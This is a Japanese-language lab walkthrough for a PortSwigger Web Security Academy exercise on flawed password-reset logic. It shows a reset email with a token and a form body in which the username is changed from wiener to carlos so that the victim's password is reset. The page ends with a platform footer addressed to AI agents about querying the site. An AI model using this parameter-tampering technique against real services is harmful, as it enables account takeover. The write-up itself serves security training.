> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/authentication/flawed-password-reset-logic.md).
# パスワードリセットにおける不備のあるロジック
パスワードリセットにおける不備のあるロジックの PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。
### パスワードリセットの不具合ロジック

このラボでは、パスワードリセット機構に脆弱性があります。目的は、次のユーザーのパスワードをリセットすることです: **Carlos** その後、その「マイアカウント」ページにアクセスします。/ 提供された識別子:
* **wiener:peter**
* 被害者名: **carlos**
### 分析と手順
#### 1. パスワードを忘れた場合の機能

アプリケーションには「パスワードを忘れた場合」経由の回復機能があります。
このセクションから、アカウントに関連付けられたメールアドレスを変更できます
#### 2. リセットメールの受信

メールアドレスを変更すると、リセットリンクを含むメッセージが送信されます。/ メールには一時的な **トークン** URL内に:
```http
送信日時: 2025-12-09 19:42:17 +0000
差出人: "No reply"
宛先: wiener@exploit-0a46000003d9c0a086ee072901710023.exploit-server.net
件名: アカウント復旧
こんにちは!
以下のリンクにアクセスしてパスワードをリセットしてください。
https://0ae200710383c04f868b0866005e0000.web-security-academy.net/forgot-password?temp-forgot-password-token=nec3070jgtmwcvnxt5b0ipmdh9746umj
よろしくお願いします。
サポートチーム
```
#### 3. フォームの送信
このリンクにアクセスすると、アプリケーションは新しいパスワードの入力を求めます。/ 送信されるパラメータは次のようなものです:
```bash
temp-forgot-password-token=nec3070jgtmwcvnxt5b0ipmdh9746umj
username=wiener
new-password-1=test
new-password-2=test
```
#### 4. 不具合ロジックの悪用
サーバーは確認しません **ない** トークンが実際にクエリで言及されたユーザーと一致していることを。/ 単にフィールドを置き換えます **username=wiener** を **username=carlos**:
```bash
temp-forgot-password-token=nec3070jgtmwcvnxt5b0ipmdh9746umj
username=carlos
new-password-1=test
new-password-2=test
```
アプリケーションはこれを受け入れるため、Carlos の新しいパスワードを設定できます。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/authentication/flawed-password-reset-logic.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.